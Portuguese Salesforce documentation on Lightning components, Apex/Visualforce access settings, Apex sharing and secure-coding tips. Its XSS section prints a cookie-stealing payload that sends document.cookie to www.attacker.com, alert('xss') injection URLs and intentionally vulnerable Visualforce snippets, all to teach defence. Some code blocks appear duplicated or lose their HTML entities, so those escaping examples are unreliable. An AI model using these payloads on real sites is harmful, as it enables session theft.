Disponível em: Salesforce Classic e Lightning Experience

Disponível para uso em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Criar componentes do Lightning usando a UI nas **Enterprise, Performance, Unlimited, Developer** Editions ou em um sandbox.

Depurar código JavaScript

Ative o modo de depuração para facilitar a depuração de código JavaScript em componentes do Lightning.

Por padrão, a estrutura Componente do Lightning é executada em modo `PROD`. Esse modo é otimizado para desempenho. Ele usa o Google Closure Compiler para otimizar e minimizar o tamanho do código JavaScript. O nome do método e o código são muito ofuscados.

Quando você ativa o modo de depuração, a estrutura é executada no modo `PRODDEBUG` por padrão. O modo não usa o Google Closure Compiler, de modo que o código JavaScript não é minimizado, sendo mais fácil de ler e depurar.

Para ativar o modo de depuração:

1. Em Configuração, insira *Componentes do Lightning* na caixa Busca rápida e selecione **Componentes do Lightning**.
2. Marque a caixa de seleção `Ativar modo de depuração`.
3. Clique em **Salvar**.

CONSULTE TAMBÉM:

[Visão geral da estrutura de componente do Lightning \(beta\)](#)

<https://developer.salesforce.com/docs/atlas.en-us.lightning.meta/lightning/>

Adicionar os componentes do Lightning ao Salesforce¹

Disponibilize os componentes do Lightning para os usuários do Salesforce¹.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível para uso em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Criar componentes do Lightning usando a UI nas **Enterprise, Performance, Unlimited, Developer** Editions ou em um sandbox.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível para uso em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Criar componentes do Lightning usando a UI nas **Enterprise, Performance, Unlimited, Developer** Editions ou em um sandbox.

PERMISSÕES DO USUÁRIO

Para criar guias de componentes do Lightning:

- “Personalizar aplicativo”

No componente que você deseja adicionar, inclua `implements="force:appHostable"` na marcação `aura:component` e salve as alterações.

```
<aura:component implements="force:appHostable">
```

A interface `appHostable` disponibiliza o componente como uma guia personalizada.

Use o Console do desenvolvedor para criar componentes do Lightning.

Inclua os componentes no menu de navegação do Salesforce1 realizando estas etapas.

1. Crie uma guia personalizada para este componente.

- a. Em Configuração, insira *Guias* na caixa *Busca rápida* e selecione **Guias**.
- b. Clique em **Novo** na lista relacionada Guias de componentes do Lightning.
- c. Selecione o componente do Lightning a ser exibido na guia personalizada.
- d. Insira um rótulo a ser exibido na guia.
- e. Selecione o estilo de guia e clique em **Avançar**.
- f. Quando houver uma solicitação para adicionar a guia aos perfis, aceite o padrão e clique em **Salvar**.

 **Nota:** A criação de uma guia personalizada é um pré-requisito para a ativação do componente no menu de navegação do Salesforce1, mas não há suporte para o acesso ao componente do Lightning a partir do site completo do Salesforce.

2. Inclua o componente do Lightning no menu de navegação do Salesforce1.

- a. Em Configuração, insira *Navegação* na caixa *Busca rápida* e selecione **Navegação do Salesforce1**.
- b. Selecione a guia personalizada que você acabou de criar e clique em **Adicionar**.
- c. Classifique os itens selecionando-os e clicando em **Para cima** ou **Para baixo**.

No menu de navegação, os itens aparecem na ordem que você especificou. O primeiro item na lista Selecionado torna-se a página de apresentação do seu usuário no Salesforce1.

3. Verifique a saída acessando o aplicativo de navegador móvel Salesforce1. O novo item de menu deve aparecer no menu de navegação.

 **Nota:** Por padrão, o aplicativo de navegador móvel fica ligado para a sua organização. Para obter mais informações sobre o uso do aplicativo de navegador móvel Salesforce1, consulte o Guia para desenvolvedores de aplicativos [Salesforce1](#).

CONSULTE TAMBÉM:

[Visão geral da estrutura de componente do Lightning \(beta\)](#)

[Usando o Console do desenvolvedor](#)

Adicionar componentes do Lightning ao Lightning Experience

Disponibilize os componentes do Lightning para os usuários do Lightning Experience.

Nos componentes que deseja incluir no Lightning Experience, adicione `implements="force:appHostable"` na marcação `aura:component` e salve suas alterações.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível para uso em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

Criar componentes do Lightning usando a UI nas **Enterprise, Performance, Unlimited, Developer** Editions ou em um sandbox.

PERMISSÕES DO USUÁRIO

Para criar guias de componentes do Lightning:

- "Personalizar aplicativo"

```
<aura:component implements="force:appHostable">
```

Use o Console do desenvolvedor para criar componentes do Lightning.

Siga estas etapas para incluir seus componentes no Lightning Experience e disponibilizá-los aos usuários de sua organização.

1. Crie uma guia personalizada para este componente.
 - a. Em Configuração, insira *Guias* na caixa *Busca rápida* e selecione **Guias**.
 - b. Clique em **Novo** na lista relacionada Guias de componentes do Lightning.
 - c. Selecione o componente do Lightning que deseja disponibilizar para os usuários.
 - d. Insira um rótulo a ser exibido na guia.
 - e. Selecione o estilo de guia e clique em **Avançar**.
 - f. Quando houver uma solicitação para adicionar a guia aos perfis, aceite o padrão e clique em **Salvar**.
2. Atribua os componentes do Lightning a um aplicativo personalizado.
 - a. Crie um aplicativo personalizado e nomeie-o *Lightning*.
 - b. Selecione o aplicativo **Lightning** criado e clique em **Editar**.
 - c. Na página Edição de aplicativo personalizado, selecione os componentes que deseja incluir, clique em **Adicionar** e em **Salvar**.

3. Verifique a saída navegando até o Iniciador de aplicativos no Lightning Experience. Seu aplicativo personalizado deve aparecer no iniciador de aplicativos. Clique no aplicativo personalizado para ver os componentes incluídos.

CONSULTE TAMBÉM:

[Adicionar os componentes do Lightning ao Salesforce](#)

Segurança do código

Protegendo seu código

Esta seção contém informações sobre a implementação de segurança no seu código.

- [Segurança da classe do Apex](#)
- [Configurando a segurança de página do Visualforce de uma definição de página](#)
- [Dicas de segurança para Apex e Visualforce Development](#)

Segurança do Apex

Segurança da classe do Apex

É possível especificar quais usuários podem executar métodos em uma classe do Apex de nível superior específica com base em seu perfil ou um conjunto de permissões associado. As permissões aplicam-se apenas aos métodos de classes do Apex, como serviço da Web, ou a qualquer método usado em um controlador ou uma extensão de controlador personalizados do Visualforce aplicados em páginas do Visualforce. Os acionadores sempre são ativados em eventos de acionador (como `insert` ou `update`) independentemente das permissões do usuário.

 **Nota:** Se você tiver instalado um pacote gerenciado em sua organização, poderá definir a segurança somente para as classes Apex desse pacote, declaradas como `global`, ou para as classes que contenham métodos declarados como `webservice`.

Se um usuário tiver a permissão "Autor Apex", ele poderá acessar todas as classes do Apex na organização associada, independentemente da configuração de segurança de classes individuais.

A permissão de uma classe do Apex é verificada somente no nível superior. Por exemplo, se a classe A chamar a classe B, e um perfil de usuário tiver acesso somente à classe A e não à classe B, o usuário ainda poderá executar o código na classe A. Da mesma forma, se uma página do Visualforce usar um componente personalizado com um controlador associado, a segurança será verificada apenas para o controlador associado à página. O controlador associado ao componente personalizado é executado, independentemente das permissões.

Você pode definir a segurança da classe do Apex via:

- A página da lista de classes do Apex
- Uma página de detalhes da classe do Apex
- Conjuntos de permissões

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Performance, Unlimited, Developer, Enterprise** e **Database.com**

- Perfis

CONSULTE TAMBÉM:

[Dicas de segurança para Apex e Visualforce Development](#)

<http://www.salesforce.com/us/developer/docs/apexcode/index.htm>

Configurar o acesso da classe do Apex a partir da página Lista de classes

1. Em Configuração, insira *Classes do Apex* na caixa Busca rápida e selecione **Classes do Apex**.
2. Próximo ao nome da classe que deseja restringir, clique em **Segurança**.
3. Selecione os perfis que deseja ativar na lista Perfis disponíveis e clique em **Adicionar** ou selecione os perfis que deseja desativar na lista Perfis ativados e clique em **Remover**.
4. Clique em **Salvar**.

CONSULTE TAMBÉM:

[Configurar o acesso da classe do Apex a partir da página Detalhes da classe](#)

[Configurando o acesso da classe Apex de conjuntos de permissões](#)

[Definir o acesso da classe do Apex de perfis](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com** Editions

PERMISSÕES DO USUÁRIO

Para definir a segurança da classe do Apex:

- “Apex do autor”
- E
- “Personalizar aplicativo”

Configurar o acesso da classe do Apex a partir da página Detalhes da classe

1. Em Configuração, insira *Classes do Apex* na caixa Busca rápida e selecione **Classes do Apex**.
2. Clique no nome da classe que deseja restringir.
3. Clique em **Segurança**.
4. Selecione os perfis que deseja ativar na lista Perfis disponíveis e clique em **Adicionar** ou selecione os perfis que deseja desativar na lista Perfis ativados e clique em **Remover**.
5. Clique em **Salvar**.

CONSULTE TAMBÉM:

- [Configurar o acesso da classe do Apex a partir da página Lista de classes](#)
- [Configurando o acesso da classe Apex de conjuntos de permissões](#)
- [Definir o acesso da classe do Apex de perfis](#)

Configurando o acesso da classe Apex de conjuntos de permissões

Você pode especificar os métodos de uma classe Apex de nível superior que são executáveis para um conjunto de permissões. Essas configurações aplicam-se apenas aos métodos de classes do Apex, como serviço da Web, ou a qualquer método usado em um controlador ou uma extensão de controlador personalizados do Visualforce aplicados em páginas do Visualforce. Os acionadores sempre são ativados em compromissos de acionador (como `insert` ou `update`) independentemente das configurações de permissões.

1. Em Configuração, insira *Conjuntos de permissões* na caixa Busca rápida e selecione **Conjuntos de permissões**.
2. Selecione um conjunto de permissões.
3. Clique em **Acesso à classe do Apex**.
4. Clique em **Editar**.
5. Selecione as classes do Apex que você deseja ativar na lista Classes do Apex disponíveis e clique em **Adicionar** ou selecione as classes do Apex que você deseja desativar da lista Classes do Apex habilitadas e clique em **Remover**.
6. Clique em **Salvar**.

CONSULTE TAMBÉM:

- [Configurar o acesso da classe do Apex a partir da página Lista de classes](#)
- [Configurar o acesso da classe do Apex a partir da página Detalhes da classe](#)
- [Definir o acesso da classe do Apex de perfis](#)

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: **Enterprise, Performance, Unlimited, Developer e Database.com Editions**

PERMISSÕES DO USUÁRIO

Para definir a segurança da classe do Apex:

- “Apex do autor”
- E
- “Personalizar aplicativo”

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Performance, Unlimited, Developer, Enterprise e Database.com**

PERMISSÕES DO USUÁRIO

Parar editar as configurações de acesso à classe do Apex:

- “Gerenciar perfis e conjuntos de permissões”

Definir o acesso da classe do Apex de perfis

Especifique quais métodos em uma classe do Apex de nível superior são executáveis para um perfil.

Essas configurações se aplicam apenas aos métodos de classe do Apex. Por exemplo, aplique as configurações aos métodos de serviço da web ou a qualquer método usado em um controlador ou extensão de controlador personalizados do Visualforce aplicados a uma página do Visualforce. Os acionadores sempre são ativados em compromissos de acionador (como `insert` ou `update`) independentemente das configurações do perfil.

1. Em Configuração, insira *Perfis* na caixa *Busca rápida*, em seguida selecione **Perfis**.
2. Selecione um perfil e clique no seu nome.
3. Na lista relacionada ou página Acesso da classe do Apex, clique em **Editar**.
4. Selecione as classes do Apex que deseja ativar na lista de classes do Apex disponíveis e clique em **Adicionar**. Ou selecione as classes do Apex que deseja desativar na lista de classes do Apex ativadas e clique em **Remover**.
5. Clique em **Salvar**.

CONSULTE TAMBÉM:

- [Configurar o acesso da classe do Apex a partir da página Lista de classes](#)
- [Configurar o acesso da classe do Apex a partir da página Detalhes da classe](#)
- [Configurando o acesso da classe Apex de conjuntos de permissões](#)

Criar motivos de compartilhamento do Apex

Ao criar o compartilhamento gerenciado do Apex, crie motivos de compartilhamento do Apex para objetos individuais personalizados a fim de indicar por que o compartilhamento foi implementado, simplificar o código necessário para atualizar e excluir registros de compartilhamento e compartilhar um registro várias vezes com o mesmo usuário ou grupo usando diferentes motivos de compartilhamento do Apex.

 **Nota:** Para obter mais informações sobre o compartilhamento gerenciado do Apex, consulte o [Guia do desenvolvedor do Apex code do Force.com](#).

O Salesforce exibe motivos de compartilhamento do Apex na coluna *Motivo* ao exibir o compartilhamento de um registro de objeto personalizado na interface de usuário. Isso permite que usuários e administradores saibam o objetivo do compartilhamento.

Ao trabalhar com os motivos de compartilhamento do Apex, observe o seguinte:

- Apenas usuários com a permissão “Modificar todos os dados” podem adicionar, editar ou excluir um compartilhamento que utiliza um motivo de compartilhamento do Apex.
- Excluir um motivo de compartilhamento do Apex excluirá todos os compartilhamentos no objeto que usa o motivo.
- Você pode criar até 10 motivos de compartilhamento do Apex por objeto personalizado.
- Você pode criar motivos de compartilhamento de Apex usando a API de metadados.

Para criar um motivo de compartilhamento do Apex:

1. Nas configurações de gerenciamento para o objeto personalizado, clique em **Novo** na lista relacionada *Motivos de compartilhamento do Apex*.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Performance, Unlimited, Developer, Enterprise e Database.com**

PERMISSÕES DO USUÁRIO

Para editar perfis:

- “Gerenciar perfis e conjuntos de permissões”

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Professional, Enterprise, Performance, Unlimited, Developer e Database.com**

PERMISSÕES DO USUÁRIO

Para criar motivos de compartilhamento do Apex:

- “Apex do autor”

Para exibir motivos de compartilhamento do Apex:

- “Exibir configuração”

2. Insira um rótulo para o motivo de compartilhamento do Apex. O rótulo exibe a coluna `Motivo` quando o compartilhamento de um registro é exibido na interface do usuário. O rótulo também é disponibilizado para tradução no workbench de tradução.
3. Insira um nome para o motivo de compartilhamento do Apex. O nome é usado para fazer referência ao motivo na API e no Apex. Esse nome pode conter somente sublinhados e caracteres alfanuméricos, e deve ser exclusivo na sua organização. Deve começar com uma letra, não incluir espaços, não terminar com sublinhado e não conter dois sublinhados consecutivos.
4. Clique em **Salvar**.

CONSULTE TAMBÉM:

[Recalcular o compartilhamento gerenciado do Apex](#)

Recalcular o compartilhamento gerenciado do Apex

Importante: Ao empacotar objetos personalizados, lembre-se de que os recálculos de compartilhamento do Apex associados também estão incluídos e podem impedir a instalação do pacote.

Os desenvolvedores podem gerar classes do Apex em lote que fazem o recálculo do compartilhamento gerenciado do Apex para determinado objeto personalizado. É possível associar essas classes a um objeto personalizado em sua página de detalhes e executá-las caso um bloqueio impeça o Apex de conceder acesso ao usuário, conforme definido pela lógica do aplicativo. Os recálculos de compartilhamento do Apex também são úteis para resolver problemas de visibilidade gerados por erros de codificação. Por exemplo, se o desenvolvedor corrigir um erro de codificação que impedia os usuários de acessar os registros que deveriam ver, a correção poderá afetar apenas os registros criados após a atualização do código. Para garantir que a correção também seja aplicada aos registros existentes, o desenvolvedor pode executar um recálculo de compartilhamento do Apex para validar o compartilhamento em todos os registros.

Você pode executar os recálculos de compartilhamento do Apex em uma página de detalhes de um objeto personalizado. Você também pode executá-los de forma programática usando o método `Database.executeBatch`. Além disso, o Salesforce executa automaticamente as classes de recálculo do Apex definidas para um objeto personalizado sempre que é atualizado o nível de acesso padrão de compartilhamento de um objeto personalizado em toda a organização.

Nota: O Salesforce recalcula automaticamente o compartilhamento de todos os registros de um objeto quando é alterado seu nível de acesso padrão de compartilhamento em toda a organização. O recálculo inclui o acesso concedido por regras compartilhadas. Além disso, todos os tipos de compartilhamento serão removidos se o acesso concedido for redundante. Por exemplo, o compartilhamento manual que concede acesso Somente leitura a um usuário é excluído quando o modelo de compartilhamento do objeto é alterado de Particular para Somente leitura pública.

Para obter mais informações sobre como criar o compartilhamento gerenciado do Apex e classes de recálculo, consulte o [Force.com Apex Code Developer's Guide](#) (Guia do desenvolvedor do Force.com Apex Code).

Para associar uma classe de recálculo de compartilhamento gerenciado do Apex a um objeto personalizado:

1. Nas configurações de gerenciamento do objeto personalizado, vá para Recálculos de compartilhamento do Apex.
2. Escolha a classe do Apex que recalcula o compartilhamento do Apex para este objeto. A classe escolhida deve implementar a interface `Database.Batchable`. Você não pode associar a mesma classe do Apex várias vezes ao mesmo objeto personalizado.
3. Clique em **Salvar**.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Professional, Enterprise, Performance, Unlimited, Developer e Database.com**

PERMISSÕES DO USUÁRIO

Para associar uma classe de recálculo de compartilhamento gerenciado do Apex:

- "Apex do autor"

Para executar um recálculo de compartilhamento gerenciado do Apex:

- "Apex do autor"

OU

"Gerenciar compartilhamento"

Para executar um recálculo de compartilhamento do Apex, nas configurações de gerenciamento do objeto personalizado, vá para Recálculos de compartilhamento do Apex e clique em **Novo**.

Ao trabalhar com os recálculos de compartilhamento do Apex, observe o seguinte:

- O código do Apex que estende o recálculo de compartilhamento pode processar um máximo de cinco milhões de registros. Se esse código do Apex afetar mais de cinco milhões de registros, o trabalho será cancelado automaticamente.
- Você pode monitorar o status dos recálculos de compartilhamento do Apex na fila de trabalhos do Apex.
- Você pode associar um máximo de cinco recálculos de compartilhamento do Apex por objeto personalizado.
- Você pode associar os recálculos de compartilhamento do Apex a objetos padrão.

CONSULTE TAMBÉM:

[Criar motivos de compartilhamento do Apex](#)

Segurança do Visualforce

Segurança de página do Visualforce

Você pode especificar os usuários que podem executar uma página específica do Visualforce com base em seu perfil ou em um conjunto de permissões associado.

A permissão de uma classe do Visualforce é verificada somente no nível superior. Quando os usuários puderem acessar uma página, eles poderão executar todo o Apex associado à página. Isso inclui:

- O controlador da página e as classes do Apex chamadas por meio da classe do controlador.
- As classes de extensão da página e o Apex chamado por meio de uma extensão.
- As classes do Apex associadas a componentes personalizados na página.
- As classes associadas à página por meio do uso de `apex:include` ou `apex:composition`.

Por exemplo, se a página A depender de um controlador que chama uma classe B do Apex e um usuário tiver acesso somente à página A mas não à classe B, o usuário ainda poderá executar o código na página A. Da mesma maneira, se uma página do Visualforce usar um componente personalizado com um controlador associado, a segurança só será verificada no controlador associado à página, *não* no controlador associado ao componente.

Você pode definir a segurança de página do Visualforce em:

- Uma definição de página do Visualforce
- Conjuntos de permissões
- Perfis

Se os usuários tiverem a permissão “Personalizar aplicativo”, podem acessar todas as páginas do Visualforce na organização associada. Contudo, eles ainda poderão ter restrições relacionadas às classes do Apex. A permissão “Personalizar aplicativo” não permite que os usuários ignorem essas restrições em uma página do Visualforce, a menos que tenham acesso à página do Visualforce.

Além disso, para incluir o Apex em uma página, os usuários devem ter a permissão “Apex do autor” ou acesso à classe do Apex.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited e Developer**

 **Nota:** Organizações com sites do Force.com ou Portais do cliente podem ativar páginas do Visualforce atribuindo-as para perfis do usuário ou ativando-as para o site inteiro.

CONSULTE TAMBÉM:

[Dicas de segurança para Apex e Visualforce Development](#)

<http://www.salesforce.com/us/developer/docs/pages/index.htm>

[Configurando a segurança de página do Visualforce de uma definição de página](#)

[Configurando a segurança de página do Visualforce de conjuntos de permissões](#)

[Definir a segurança de página do Visualforce em perfis](#)

Configurando a segurança de página do Visualforce de uma definição de página

1. Em Configuração, insira *Páginas do Visualforce* na caixa Busca rápida e selecione **Páginas do Visualforce**.
2. Ao lado do nome da página que deseja restringir, clique em **Segurança**.
3. Selecione os perfis que deseja ativar na lista Perfis disponíveis e clique em **Adicionar**.
4. Selecione os perfis que deseja desativar na lista Perfis ativados e clique em **Remover**.
5. Clique em **Salvar**.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para definir a segurança de página do Visualforce:

- “Gerenciar perfis e conjuntos de permissões”

E

“Personalizar aplicativo”

Configurando a segurança de página do Visualforce de conjuntos de permissões

1. Em Configuração, insira *Conjuntos de permissões* na caixa Busca rápida e selecione **Conjuntos de permissões**.
2. Selecione um conjunto de permissões.
3. Clique em **Acesso à página do Visualforce**.
4. Clique em **Editar**.
5. Selecione as páginas do Apex que você deseja ativar na lista Páginas do Apex disponíveis e clique em **Adicionar** ou selecione as páginas do Apex que você deseja desativar da lista Páginas do Apex habilitadas e clique em **Remover**.
6. Clique em **Salvar**.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para editar as configurações de acesso a páginas do Visualforce:

- “Gerenciar perfis e conjuntos de permissões”

Definir a segurança de página do Visualforce em perfis

Defina a segurança do Visualforce diretamente de um perfil para conceder acesso de usuários a esse perfil à página do Visualforce especificada.

1. Em Configuração, insira *Perfis* na caixa Busca rápida, em seguida selecione **Perfis**.
2. Clique no nome do perfil que deseja modificar.
3. Vá para a página Acesso da página do Visualforce ou lista relacionada e clique em **Editar**.
4. Selecione as páginas do Visualforce que deseja ativar na lista de páginas do Visualforce disponíveis e clique em **Adicionar**. Também é possível selecionar as páginas do Visualforce que deseja desativar na lista de páginas do Visualforce ativadas e clicar em **Remover**.
5. Clique em **Salvar**.

EDIÇÕES

Disponível em: Salesforce Classic e Lightning Experience

Disponível em: Edições **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited** e **Developer**

PERMISSÕES DO USUÁRIO

Para definir a segurança de página do Visualforce:

- “Gerenciar perfis e conjuntos de permissões”

Dicas de segurança para Apex e Visualforce Development

Compreenda e proteja-se contra vulnerabilidades à medida que você desenvolve aplicativos personalizados.

Entendendo a segurança

A poderosa combinação das páginas do Apex e do Visualforce permite que os desenvolvedores do Force.com forneçam funcionalidades personalizadas e lógica de negócios para a Salesforce ou criem um produtos independente completamente novo para ser executado junto com a plataforma Force.com. No entanto, assim como qualquer linguagem de programação, os desenvolvedores devem conhecer possíveis ciladas relacionadas à segurança.

A Salesforce incorporou várias defesas de segurança à plataforma do Force.com em si. No entanto, desenvolvedores descuidados ainda conseguem contornar as defesas incorporadas em muitos casos e expor aplicativos e clientes aos riscos de segurança. Muitos dos erros de codificação que o desenvolvedor pode fazer na plataforma Force.com são semelhantes às vulnerabilidades de segurança de aplicativos da web em geral, enquanto outras são exclusivas do Apex.

Para certificar um aplicativo para o AppExchange, é importante que os desenvolvedores aprendam e entendam as falhas de segurança descritas aqui. Para obter informações adicionais, consulte a página Recursos de segurança do Force.com no Salesforce Developers em <https://developer.salesforce.com/page/Security>.

Cross-Site Scripting (XSS)

Os ataques de cross-site scripting (XSS) abrangem uma ampla série de ataques, nos quais scripts HTML ou do cliente, mal-intencionados, são fornecidos a um aplicativo da web. O aplicativo da web inclui scripts mal-intencionados em uma resposta a seu usuário. Então este, sem saber, torna-se vítima do ataque. O atacante usou o aplicativo da web como intermediário no ataque, tirando vantagem da confiança da vítima no próprio aplicativo da web. A maioria dos aplicativos que exibe páginas da web dinâmicas sem validar devidamente os dados provavelmente é vulnerável. Ataques contra o site são especialmente fáceis, caso a entrada de um usuário deva ser exibida a outro usuário. Algumas possibilidade óbvias são incluir um quadro de avisos ou sites com comentários de usuários, notícias ou arquivos de email.

Por exemplo: vamos supor que o script a seguir seja incluído em uma página do Force.com que use um componente de script, um evento `on*` ou uma página do Visualforce.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'!$CurrentPage.parameters.userparam';</script>
```

Esse bloco de script insere na página o valor de `userparam` fornecido pelo usuário. O atacante então poderá inserir o valor de `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?%'%2Bdocument.cookie;var%20foo='2
```

Neste caso, todos os cookies da página atual são enviados para `www.attacker.com` como a string de consulta na solicitação para o script `cookie.cgi`. Neste ponto, o atacante está com o cookie da sessão da vítima e pode se conectar ao aplicativo da web como se fosse a própria vítima.

O atacante pode postar um script mal-intencionado usando um site da web ou email. Os usuários do aplicativo da web não só veem a entrada do atacante como também o navegador consegue executar o script do atacante em um contexto confiável. Com essa habilidade, o atacante pode realizar uma ampla variedade de ataques contra a vítima. Isso varia entre simples ações, como abrir e fechar janelas, até ataques mais mal-intencionados, como roubo de dados ou cookies da sessão, permitindo que o autor do ataque tenha acesso total à sessão da vítima.

Para obter informações sobre esse ataque em geral, veja os seguintes artigos:

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: Edições **Group, Professional, Enterprise, Performance, Unlimited, Developer e Database.com**

O Visualforce não está disponível em **Database.com**.

- http://www.owasp.org/index.php/Cross_Site_Scripting
- <http://www.cgisecurity.com/xss-faq.html>
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- <http://www.google.com/search?q=cross-site+scripting>

Dentro da plataforma do Force.com, existem várias defesas anti-XSS em vigor. Por exemplo: o Salesforce implementou filtros que filtram os caracteres prejudiciais na maioria dos métodos de saída. Para o desenvolvedor que usa classes e métodos de saída padrão, as ameaças de falhas de XSS foram amplamente mitigadas. No entanto, um desenvolvedor criativo ainda consegue encontrar formas de contornar com ou sem intenção os controles padrão. As seções a seguir mostram onde a proteção existe e não existe.

Proteção existente

Todos os componentes padrão do Visualforce, que começam com `<apex>`, contam com filtros anti-XSS. Por exemplo: o código a seguir normalmente é vulnerável a um ataque XSS, pois pega uma entrada fornecida pelo usuário e a devolve diretamente para ele; no entanto, a marca `<apex:outputText>` é protegida contra XSS. Todos os caracteres que parecem ser marcas HTML são convertidos para a forma literal. Por exemplo: o caractere `<` é convertido para `<`, para que um `<` literal seja exibido na tela do usuário.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Desativando o escape nas marcas Visualforce

Por padrão, quase todas as marcas Visualforce têm um escape para os caracteres vulneráveis ao XSS. É possível desativar esse comportamento ao configurar o atributo opcional `escape="false"`. Por exemplo: o seguinte resultado é vulnerável a ataques de XSS:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Itens de programação não protegidos contra XSS

Os itens a seguir não contam com proteções XSS internas, e é necessário ter um cuidado extra ao usar esses objetos e marcas. Isso ocorre porque os itens destinavam-se a permitir que o desenvolvedor personalizasse a página, inserindo comandos de script. Não faz sentido incluir filtros anti-XSS nos comandos que são adicionados intencionalmente à página.

JavaScript personalizado

Se você escrever seu próprio código JavaScript, a plataforma do Force.com não terá como proteger você. Por exemplo: o código a seguir estará vulnerável ao XSS se utilizado no JavaScript.

```
<script>
    var foo = location.search;
    document.write(foo);
</script>
```

`<apex:includeScript>`

O componente do Visualforce `<apex:includeScript>` permite que você inclua um script personalizado na página. Nesses casos, tenha muito cuidado para verificar se o conteúdo é seguro e não inclui dados fornecidos pelo usuário. Por exemplo: o snippet a seguir é extremamente vulnerável, pois inclui entradas feitas pelo usuário como o valor do texto de script. O valor fornecido pela marca é um URL para o JavaScript incluir. Se o atacante puder enviar dados arbitrários a esse parâmetro (como no exemplo abaixo), ele poderá direcionar a vítima para incluir qualquer arquivo JavaScript a partir de qualquer outro site da web.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Marcas de fórmula

A sintaxe geral dessas marcas é: `{ ! FUNCTION () }` ou `{ ! $OBJECT . ATTRIBUTE }`. Por exemplo: se um desenvolvedor quiser incluir a ID de uma sessão do usuário em um link, é possível criar o link usando a seguinte sintaxe:

```
<a href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">Go to portal</a>
```

O que rende um resultado semelhante ao seguinte:

```
<a href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaaS1YiOfRzpM18huTGN3jC001FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://na1.salesforce.com/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

As expressões de fórmula podem ser chamadas de função ou incluir informações sobre objetos da plataforma, um ambiente do usuário, um ambiente do sistema e o ambiente da solicitação. Um importante recurso dessas expressões é que os dados não têm escape durante a renderização. Como as expressões são apresentadas no servidor, não é possível escapar os dados apresentados no cliente usando JavaScript ou outra tecnologia do cliente. Isso pode levar a situações potencialmente perigosas caso a expressão da fórmula faça referência a dados que não forem do sistema (ou seja, dados potencialmente hostis ou editáveis) e a expressão não estiver dentro de uma função para fazer o escape no resultado durante a renderização. Uma vulnerabilidade em comum é criada com o uso da expressão `{ ! $Request . * }` para acessar os parâmetros da solicitação.

```
<html>
  <head>
    <title>{!$Request.title}</title>
  </head>
  <body>Hello world!</body>
</html>
```

Infelizmente, a marca `{ ! $Request . title }` sem escape também ocasiona uma vulnerabilidade de cross-site scripting. Por exemplo, a solicitação:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert ('xss') %3C%2Fscript%3E
```

apresenta o resultado:

```
<html><head><title>Adios</title><script>alert ('xss')</script></title></head><body>Hello world!</body></html>
```

O mecanismo padrão para fazer escape do lado do servidor é pelo uso da marca de fórmula `SUBSTITUTE ()`. Em função da colocação da expressão `{ ! $Request . * }` no exemplo, o ataque acima poderia ser evitado ao usar as seguintes chamadas `SUBSTITUTE ()` aninhadas.

```
<html>
  <head>
    <title>{! SUBSTITUTE (SUBSTITUTE ($Request.title, "<", "<"), ">", ">")}</title>
  </head>
  <body>Hello world!</body>
</html>
```

Dependendo da colocação da marca e do uso dos dados, os dois caracteres que precisam de escape e suas contrapartes escapadas podem variar. Por exemplo, esta instrução:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

exige que o caractere de aspas duplas seja escapado para %22, seu equivalente codificado para URL, e não para ", HTML escapado, pois ele provavelmente será usado em um link. Caso contrário, a solicitação:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

resultará em:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Além disso, a variável `ret` pode precisar de um escape adicional no cliente mais à frente na página caso ela seja usada de forma que possa fazer com que os caracteres de controle HTML incluídos sejam interpretados.

